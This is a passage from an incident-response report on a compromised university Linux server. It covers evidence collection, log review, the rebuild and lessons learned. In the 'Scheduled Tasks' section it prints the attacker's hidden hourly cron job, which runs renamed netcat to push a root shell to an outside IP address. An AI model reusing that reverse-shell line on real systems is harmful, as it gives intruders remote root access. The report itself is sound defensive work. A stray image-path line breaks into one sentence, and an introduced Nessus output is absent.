the output of the tools I use. My first priority was to get a snapshot of network connections, open files, and running processes as quickly as possible. I ran netstat, which shows network status information; ps, which shows process status details; and lsof, which lists open files. Since everything on a UNIX system is a file, it also shows important information about running processes and network connections. I use the tee program to direct output from the programs above both to the screen and to files on my disk:

```
[root@viper linux]# /mnt/cdrom/linux/netstat -anop |tee /mnt/floppy/netstat0
Active Internet connections (servers and established)
Proto   Local Address     Foreign Address      State       PID/Program name
tcp     0.0.0.0:32770     0.0.0.0:*            LISTEN      1235/rpc.statd
tcp     127.0.0.1:32771   0.0.0.0:*            LISTEN      1607/xinetd
tcp     0.0.0.0:111       0.0.0.0:*            LISTEN      1215/portmap
tcp     127.0.0.1:631     0.0.0.0:*            LISTEN      1403/cupsd
```

The first column above shows the layer four protocol in use, in this case all are TCP. The second and third columns shows the local and foreign addresses. The fourth column shows the state of the communications, in this case all are ports that are listening. The last column, shows the process ID (PID) and program name that is bound to that socket.

```
[root@viper linux]# /mnt/cdrom/linux/ps -eaf |tee /mnt/floppy/ps0
UID        PID  PPID  STIME TTY      CMD
root         1     0  08:14 ?        init [5]
root         2     1  08:14 ?        [ksoftirqd/0]
root         3     1  08:14 ?        [events/0]
root         4     3  08:14 ?        [kblockd/0]
```

The first column above shows the user ID (UID) of the running process. The second and third show the PID and parent PID (PPID). The fourth column is the time the process was started. Next is the terminal associated with the process. The CMD column shows the actual command being run.

```
[root@viper linux]# /mnt/cdrom/linux/lsof -nPVi|tee /mnt/floppy/lsof_i0
COMMAND    PID    USER   TYPE SIZE NODE NAME
portmap   1215     rpc   IPv4      UDP *:111
portmap   1215     rpc   IPv4      TCP *:111 (LISTEN)
rpc.statd 1235 rpcuser   IPv4      UDP *:32768
rpc.statd 1235 rpcuser   IPv4      UDP *:987
```

The command run above only shows Internet protocol files. The first column is the command being run, followed by the PID and user running the process. The fourth column is the type of file, in this case

IP version 4 or 6. Next is size information, then whether the protocol is TCP or UDP, and finally the address and port number in use.

```
[root@viper linux]# /mnt/cdrom/linux/lsof -nPV|tee /mnt/floppy/lsof0
COMMAND    PID    USER   TYPE    DEVICE    NODE NAME
init         1    root   DIR       3,6        2 /
init         1    root   DIR       3,6        2 /
init         1    root   REG       3,6   608012 /sbin/init
init         1    root   REG       3,6    64013 /
...
```

The lsof command run here showed all open files, not restricted to IP files.

The output from most of the programs above is verbose, and has been trimmed for readability. There is so much data produced that I scan the listings, but the main goal at this stage was to capture some of the volatile data that might be lost. We would be able to refer back to the copies saved to floppy if necessary.

You might have noticed that some some of the output above is redundant – the tests checked the same things. That is true, and there is a good explanation. Sometimes the output format of one tool is better than another for a particular task. Also, the tools should report consistently. If there are any discrepancies, it might be an indicator that someone is hiding their activities from one of the programs.

Chkrootkit

The next tool I ran was chkrootkit[35], which works by running many tests against the local system for signs of a rootkit being installed.

```
[root@viper linux]# ./chkrootkit -p /mnt/cdrom/linux |tee
/mnt/floppy/chkrootkit0
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
```

The first tests, which can be seen above, scan system binaries and compare strings found against those of known rootkits. Later tests check for files and directories that are added by common rootkits.

Additional tests are run to ensure network interfaces are not in promiscuous mode, and that there are no network captures on the system. Shell history files are also scanned for anomalies. A nice feature of chkrootkit is its ability to use tools from a trusted source, in this case my tools CD.

Chkrootkit did not find any signs of rootkit activity on viper.

System Time

Something we always do at this step, before looking at any system log files, is to verify that the system time is accurate. It can be very confusing and frustrating to be looking at what appears to be two different events, only to find they are the same thing with different time stamps because the clocks are different.

On systems we maintain, that's something we always configure and verify regularly since sometimes NTP has a habit of losing its mind. In this case, I used the ntpdate command to query (the "-q" below) a campus time server and tell me the difference between it and viper's local time, but not make any changes to the local system time. I checked to see if NTP was configured, or if it had logged anything to the system logs. It wasn't, and it didn't. The system time was off by about 12 minutes.

```
[root@viper linux]# /mnt/cdrom/linux/ntpdate -q ntp1.example.edu |tee /
mnt/floppy/ntp0
Looking for host ntp1.example.edu and service ntp
host found :  ntp1.example.edu
server 128.0.57.145, stratum 1, offset 721.139932, delay 0.10976
 21 Jun 09:25:03 ntpdate[16631]: step time server 128.0.57.145 offset
721.139932 sec
```

Logs

Next, I reviewed the key system log files. I started with the messages file, where most system logs are stored. It is located in the /var/log directory. The only interesting items I noticed in the messages file were two cases where the Ethernet interface had gone into promiscuous mode, which means it was sniffing traffic:

```
Jun 19 12:14:11 viper kernel: device eth0 entered promiscuous mode
Jun 19 12:19:32 viper kernel: device eth0 left promiscuous mode
Jun 20 00:41:23 viper kernel: device eth0 entered promiscuous mode
Jun 20 08:01:46 viper kernel: device eth0 left promiscuous mode
```

This is significant for a couple of reasons. First, it requires root privileges. And second, it is a common way for people to try to gather passwords to get onto systems.

The next log I reviewed was the secure log, where logs related to privileged processes are stored. I did not find any useful information in the secure log.

Finally, I looked at the wtmp log, which provides login logs.

```
[root@viper linux]# /mnt/cdrom/linux/last -f /var/log/wtmp |tee /
mnt/floppy/last
root     pts/1        :0.0             Mon Jun 20 09:19   still logged in
root     :0                            Mon Jun 20 09:17   still logged in
jenn     pts/4        :0.0             Sun Jun 17 13:43 - 16:08  (02:25)
jenn     pts/3        :0.0             Sun Jun 17 11:20 - 16:08  (04:48)
...
```

With most of these logs, I was scanning for anomalies. I figured that we would grab a backup of the whole system, and if we needed to do more detailed analysis we would work off of that. I also made a note to myself that we would need to do a little research into what logging Subversion provided, since I was not familiar enough with it to know off the top of my head.

File Integrity

The next thing I was interested in was a file integrity checker like tripwire or AIDE. I asked the GA if she knew of one being installed or used, and she did not. I ran the find command from CD looking for files I know are normally associated with tripwire or AIDE

```
[root@viper linux]# /mnt/cdrom/linux/find / -name tripwire -print |tee /
mnt/floppy/find_tw0
[root@viper linux]# /mnt/cdrom/linux/find / -name aide -print |tee
/mnt/floppy/find_aide0
```

Find did not return any results that would indicate that either software was installed. While there are other file integrity checkers available, tripwire and AIDE are most common in my experience, so I did not bother searching for any others.

10:10

At this point I was interrupted by a call from Gary. He had finished

reviewing a weeks worth of firewall and IDS logs, and determined that the first time the attacker's known address had connected to viper was on Friday the 18th at 23:41. There were other connections from other addresses, but they could not necessarily be tied to this incident. The most recent connection had been made Sunday at 02:13.

The tripwire runs on other servers had not detected any unauthorized modifications. System log files on those other systems did not report security anomalies or successful connections from viper.

More interestingly, he had done some research into possible vulnerabilities in the system. He confirmed with me that the Web server running on viper was Apache, which I verified using with the lsof output I had run before:

```
[root@viper linux]# grep httpd /mnt/floppy/lsof0
COMMAND    PID   USER   FD   TYPE DEVICE SIZE NODE NAME
httpd     1215  root    4u  IPv4   2478       TCP *:80 (LISTEN)
httpd     1311  apache  4u  IPv4   2478       TCP *:80 (LISTEN)
```

Gary had not identified recent vulnerabilities in Apache, but had found information about recent bugs in Subversion. In fact, two exploits had been publicly released for one that was patched a month ago. Subsequent to that, additional bugs had been disclosed and updates had been released.

10:20

Local Firewall

Returning to my checklist, we checked the status of the local firewall. Many Linux distributions ship with a firewall enabled by default, which might provide some useful logs. We used the following commands to verify the operation of the local firewall, and what rules were loaded:

```
[root@viper linux]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

It appears that the local firewall was disabled, as the three chains

listed (INPUT, FORWARD, and OUTPUT) accept all traffic.

Scheduled Tasks

Since the firewall logs indicated that there were hourly outbound HTTP connections from the system, we checked the scheduler files, called cron on UNIX systems. Per-user tasks can be scheduled using files in /var/spool/cron, while system-wide tasks are scheduled in /etc/cron* files. I looked in the file called cron.hourly, which runs processes hourly. There was a file in there called logrotate, which is listed below:

```
#!/bin/sh
/bin/init -e /bin/sh 173.134.185.24 80
```

The way init was being invoked definitely looked suspicious, so I ran strings on the file, which extracts ASCII text from binary files:

```
[root@viper linux]# /mnt/cdrom/linux/strings /bin/init
...
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
...
```

After many screens of unhelpful text, the lines above told me that "init" was actually netcat. This meant that every hour, a root shell was being shoved out to the attacker's address. Clearly, being able to schedule things as root is a security risk, so we verified the permissions settings on root's crontab. They were intact, but this was even more evidence that we were dealing with a significant compromise.

```
[root@viper linux]# /mnt/cdrom/linux/ls -al /etc/crontab
-rw-r--r--  1 root root 255 Feb 15  2004 /etc/crontab
```

10:45

My next step was to call Gary and fill him in on the rest of the findings. We both agreed we were dealing with a root compromise. The next steps were to power the system down and make a backup of the hard disk. We also had to update our manager and the CNS security staff on the situation. While Gary brought a cart up to the lab so we could take the system back to our office, I placed the phone calls. Our boss simply asked to be kept informed, while CNS indicated they had seen no related activity, nor had they heard of other problems. Since it was now a root compromise, though, they would get the word out to other

system managers to be alert for possible problems.

11:10

Our procedure for backing up hard disks is to, whenever possible, physically remove the hard disk from the affected system and mount it on one of our machines. We have a couple that have SCSI and IDE controllers so we can pretty much mount anything, as well as big large capacity drives for making images. With the disk from the compromised machine mounted, we use the dd tool to make a byte-by-byte copy of the disk. This has advantages such as getting everything that is on the disk, including files marked for deletion. It also has disadvantages, the biggest being how slow it is, especially on large disks.

Gary selected a blank hard disk and mounted it on the lab machine. The disk was devoted to this incident, and was labeled to prevent anyone from using it for any other project. He put viper's disk in an external chassis, and backed it up as follows:

```
# dd if /dev/sda of /export/images/viper
```

11:50

After starting the backup process, Gary moved on to expiring passwords. Since we cannot be sure what exactly the attacker accessed, or where users might have reused passwords, we force them to be changed as quickly as possible. If there were evidence that this attacker had accessed other systems, we would have forced *all* accounts to expire. As it was, we expired all users who had an account on viper, and all accounts that have some type of elevated privilege. As part of our plan, we have identified our critical systems, and accounts on those machines are expired first.

Further suspicious activity could require that additional accounts have their passwords changed.

Eradication

There are a couple of options when eradicating a compromised system of modifications made during a breakin. The first is to try, using whatever means available, to restore the system to its pre-compromise state. The second is to, after ensuring key data is backed up, reformat and reinstall the operating system and applications, then restore data.

Each of the methods has advantages and disadvantages. For example, going back to "bare metal" − reformatting and reinstalling – is more likely to ensure a the system is completely clean. Problems arise when data, which must be restored from backup, contains some backdoor left by the attacker. The other is that, if the root cause of the incident is not identified and addressed, the machine may be re-compromised using the same vulnerability. On the other hand, trying to restore a system requires skill and tools and time, and there still suffers from the two problems above.

Some people feel that one method or the other provides a faster time to recovery. I would argue that it really depends on the incident and the the skills and organization of the team responding. Reformatting and reinstalling seems like it should be faster, though I have seen hours wasted trying to assemble the necessary documentation and media to reinstall from scratch. Strange driver issues that are not documented, missing media, and other problems crop up here. Both approaches hinge on having good, complete backups available.

So the choice has a lot to do with how prepared the system and administrator were prior to the incident. If a file integrity checker, such as tripwire, is run regularly, it can be extremely useful in determining the scope of the compromise. In order to trust tripwire we boot the system from clean media to prevent a trojaned version of tripwire from falsely reporting the state of the system. We also back up our tripwire database to a safe place (a CD-R – *not* CD-RW – is our choice), and use that as a baseline rather than any locally stored files.

In this case, unfortunately, about the only thing available was system backups made at the end of the spring semester. No file integrity checking was done. Logging was minimal and was not sent to a secure server.

The assessment of the situation was that there was a compromise for more than two days that led to root access. We were only able to gain

a rough picture of what the attacker did, because we did not have a good baseline to check the system against. There were no obvious signs of activity on other systems, though we planned to continue to monitor them. Two possible explanations were that the attacker either did not do much with the system, or did a good job of cleaning up after him or herself.

We considered three options for dealing with the situation going forward:

- Reformat and reinstall with CS taking over administration
  - Leave the system off the network, reformat and reinstall the operating system
  - Take steps necessary to secure the host before connecting it to the network
  - CS provides ongoing support, including increased monitoring
- Reformat and reinstall with Dr. Mason continuing administration
  - Leave the system off the network, reformat and reinstall the operating system
  - CS assists in securing the system
- Attempt to clean the system up with Dr. Mason continuing administration
  - CS assists in securing the system

We discussed these options internally and our obvious preference was the first option. We also discussed a fourth option, where we attempted to clean the system and CS took over administration, but were not comfortable with that situation. If we were going to be responsible for the system, we wanted the assurance of starting with a known clean system.

We identified the root cause of the intrusion as insufficient security on an Internet-facing system. A remote access vulnerability had been publicly announced, and patches had been released, for more than a month. There was no one responsible for patching the system in a timely manner. As long as access to Subversion was required from the Internet, the only complete defense was updating the software. Other defenses could have been put in place to better protect the system, or to at least make the detection and response steps better.

We presented the options and our recommendations to our boss, who agreed. Then we got on a conference call with Dr. Mason, who sounded apologetic about the incident. He agreed that, as long as he had the needed access to maintain his Web site and to manage

Subversion, it would be better to have regular system administration done by CS staff. He asked that we proceed with rebuilding viper from scratch. He was confident that the backups made at the end of last semester contained all of the data he needed, and his priority was restoring the Web server to operation before the Subversion server.

Recovery

In the recovery stage the focus is securely returning services to operation. We generally want to get back up and running as quickly as possible, but not at the expense of not fully eliminating the vulnerability. In cases like this one, where the compromised system provides more than one service, one option we consider is restoring services we are confident are safe while we do further testing of the vulnerable service on a lab system.

The components of a system to consider when restoring are the operating system, the applications, and the data. It is generally possible to restore functionality of the operating system and applications by re-installing from original media. That provides assurance that no backdoors were left behind by the attacker. Ensuring that security patches are up to date and that the system is properly hardened makes the system more resistent to attacks. It is generally necessary to review the configuration files for the system and daemons to ensure that there is no misconfiguration that would provide unauthorized access.

The last part of the system that needs to be restored is the data, which can be much more challenging. Without it, most computers are useless. On the other hand, it is more difficult to get it back to a "known good" state. The good news, in this case, is that most of the student data on the machine had been backed up at the end of the spring semester and had not changed since. The other data on the system was Dr. Mason's Web pages, which were static and also had not been modified recently.

In this case, since staff was going to take over administration of the system, we rebuilt the system using a newer release of the operating system. Although it is impossible to be completely homogeneous, we feel we can manage systems more efficiently when we have decent consistency. It means fewer mailing lists to read, fewer patches to test and deploy, and more consistency when hardening the system. We prefer some depth of expertise in a more focused environment to shallow expertise on a broader range of systems.

We chose to install one of the commercial RedHat Linux releases, called ES. The biggest advantage of the commercial offerings is the system administration and patch management services offered. For Linux we base our system hardening on the benchmark provided by

the Center for Internet Security[36]. Although they do not provide out-of-the-box support for RedHat Linux ES, we have made some modifications (mostly providing a list of setuid, setgid, and world-writable files) and scripted the modifications so we have good, repeatable results on our systems.

RedHat ES installs a firewall out of the box, and we configured this one to minimize traffic allowed in to and out of the system. One of the biggest complaints I have about most default local firewall policies is that they do not log sufficiently, or at all. Some firewalls are barely worth getting logs from, but Netfilter actually provides robust logs that can be very useful for troubleshooting network problems in addition to identifying security events. Needless to say, we enabled logging on the new viper. When it was put back into production, it would also be located with other public servers in the DMZ.

The Apache Web server is included with RedHat, and patches are distributed by RedHat. We have a template Apache configuration with the security settings we prefer, which we used on this system. We had the staff review the content from the old server to ensure there was nothing malicious stored there. Since this was mostly static HTML and image files, it was not too difficult. If it had been active content with a database back end, just like any situation that is more complex with more dependencies, it would have been more difficult to review the content. Satisfied that there was no vulnerability there, the content was loaded onto the new server.

One challenge was that Subversion is not distributed with RedHat's commercial offerings, so we discussed some options for installing and managing it. We compiled it form source on a test system without problems. We decided to take some time to learn about the software, with the Gary taking primary support responsibility. We also got all four of our staff subscribed to the subversion-announce mailing list, where any updates and security fixes are posted. Fortunately it is a low-volume list. If the main support staff for Subversion were both out of work at the same time that an update were posted, one of the others of us would fight it out to address the issue. That could either mean installing a patch, or disabling the service if that is too difficult.

As with the Web content, the Subversion repository was reviewed. Since our staff did not really know what was expected and normal for this server, we asked Dr. Mason's assistant to review what was there to ensure it was okay. Our direction was to look for accounts that did not belong (accomplished by comparing userids actually present to


enrollment from the last two semesters), as well as files that did not appear related to the assignments given.

The GA took a day to get back to us, and we hoped that she actually did review the contents. Based on her word, we imported the database from the backup to the new server. We took care to not run Subversion as the root user, so if there were a future compromise through that process it would not directly give up super user access.

Then, before the system was ever accessible from outside out network, we took a full backup and initialized a tripwire database. The backup was stored as the original snapshot of the system, and the tripwire database was burned to a CD-R for future verification.

Additionally, we ran some nessus scans of the cs network. As mentioned previously, nessus is the vulnerability assessment software we run in house, and it turns out functionality was added during the time of our incident to detect a Subversion server running on a network, as well as the specific vulnerability we dealt with. Apparently other people had run into the same issue.

We announced a special scan, since this kind of thing can be disruptive to some network operations, then started with a scan specifically for Subversion-related issues, then we ran a full scan of the cs network. The output of nessus identifying Subversion running on the new viper system is shown below. One thing to note from this is that tests were also run to identify vulnerable versions of Subversion, but nessus did not find them. Rather, it provided this informational alert that Subversion was running:



As another measure, we maintained our additional vigilance on log review. We had more eyes scrutinizing firewall and IDS logs, and system log review of the new viper system was added.

Hourly tripwire runs were scheduled for most critical files, and nightly full scans were scheduled to run prior to the system backup process. That is how we like to approach our tripwire and backup schedule, our thinking is that we will be able to better identify exactly when clean backups were made.

We also set up NTP time synchronization with the two campus time servers so that logs would be easier to correlate if there were future incidents. NTP is a little finicky, but generally works well enough and is easy enough to set up that it surprises me that it is not in use almost everywhere.

The final thing we did in this stage was to summarize what the

resolution and send it to CNS, with a copy to the campus security list.

Lessons Learned

Early Wednesday afternoon, June 22nd, we had a follow-up meeting to summarize and try to learn from what happened. Even though we do our best to keep good notes, it is important to meet as soon as possible while events are still fresh in everyone's minds.

The goals of the meeting were to assemble all of the information we had collected, including notes, checklists, forms, and logs in order to produce a report and learn from the incident. We talked through what we had done, what had gone right and wrong, and what could be done better. We discussed root causes of what went wrong and how to prevent them in the future.

In this kind of meeting it is important, if at all possible, to reach agreement among the parties about what happened. It can be surprising how differently people remember things, and that is one of the best reasons to have this kind of meeting.

We agreed that the biggest failures that led to this compromise were poor system administration practices on viper. Almost no defenses were in place, vulnerable software was not patched quickly, and the system was exposed to the Internet. You have to be careful in cases like this because it can seem like your team is just trying to deflect blame for the problem. We took time to evaluate our defenses to identify areas where we could have compensated for the problems on viper.

As for protecting the system better, we started with the assumption that Subversion had to be exposed to the Internet. If that variable were different, the entire incident could have been prevented. We have the firewall in place to filter that traffic, but the policy was to permit the traffic. With other more common protocols, application layer gateways (ALGs, or proxies) can perform strict validation on the traffic to prevent many of these kinds of problems. Subversion is not a common enough protocol to have a proxy that we could find, so that was not protection we could be expected to have in place.

Our detection systems were in place and as current as possible, but there were no signatures for this activity. After researching the vulnerability, it appears feasible to add signatures to detect the activity, which is something we put on our to-do list. Timeliness of detection is a concern we have had for a while, because even when we have signatures to detect attacks or the firewall logs events, there can

be a couple of days before anyone responds. This is a staffing issue that is outside our control, and not likely to be resolved any time soon.

We did realize that we could have detected the vulnerability prior to the compromise if we had been running more frequent nessus scans. We had as a goal to scan once each month, and we discussed doubling that frequency. We also had staff subscribe to the nessus RSS feed[37], which provides notification when new plugins are released.

In some ways, the response is the most difficult aspect to critique. I think that is partly because it is so fresh, and sometimes more time gives better perspective. We had the system disconnected very quickly after discovering the incident, though it was almost two days after the attacker's first contact that we could identify.

We discussed how fortunate we were that the intruder did not seem interested in doing harm to viper, and that the timing did not interfere with key class events. Had this incident occurred three or four weeks earlier, when all of Dr. Mason's students were submitting final projects using VIPER, the impact could have been much more severe.

Out of the meeting our goals were to:
- increase vulnerability scanning
- produce IDS signatures to detect this attack
- provide more active management of viper

We produced a brief report on the incident, focused on the cause of the incident and how we planned to prevent similar problems in the future. That report was sent to our boss and the rest of the technology committee, as well as Dr. Mason.

1 http://www.sleepycat.com
2 http://www.sans.org
3 http://www.cert.org
4 http://www.sans.org/newsletters/risk/vol3_20.php
5 http://marc.theaimsgroup.com/?l=full-disclosure&m=108508320505299&w=2
6 http://marc.theaimsgroup.com/?l=fedora-announce-list&m=108498538619737&w=2
7 http://www.microsoft.com/presspass/press/2004/Feb04/02-12windowssource.asp
8 http://subversion.tigris.org/
9 http://svnbook.red-bean.com/
10 http://www.securityfocus.com/archive/1
11 Koziol, Litchfield, Aitel, Anley, Eren, Mehta, and Hassel. *The Shellcoder's Handbook*. Indianapolis, Wiley, 2004.
12 http://marc.theaimsgroup.com/?l=full-disclosure&m=108495228220881&w=2
13 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0397
14 http://www.securityfocus.com/bid/10386
15 http://www.osvdb.org/displayvuln.php?osvdb_id=6301&Lookup=Lookup
16 Viega, John and McGraw, Gary. *Building Secure Software*. Boston, Addison-Wesley, 2002. pp. 145-146
17 http://www.metasploit.com/projects/Framework/exploits.html#svnserve_date
18 http://packetstormsecurity.nl/0406-exploits/subexp.c
19 http://www.k-otik.com/exploits/06112004.subexp.c.php
20 http://www.cygwin.com/
21 http://www.snort.org
22 http://www.bleedingsnort.com/
23 http://www.snort.org/docs/snort_manual/node22.html
24 groups.google.com
25 http://subversion.tigris.org/propaganda.html
26 http://www.insecure.org/nmap/nmap_documentation.html
27 http://lcamtuf.coredump.cx/p0f.shtml
28 http://distrowatch.com/table.php?distribution=redhat
29 http://www.geektools.com
30 https://store.sans.org/store_item.php?item=62
31 Schneier, Secrets & Lies, pp. 9, 374-380
32 http://www.netfilter.org/documentation/index.html
33 http://www.nessus.org
34 http://www.knoppix-std.org/
35 http://www.chkrootkit.org/
36 http://www.cisecurity.org
37 http://www.nessus.org/rss.php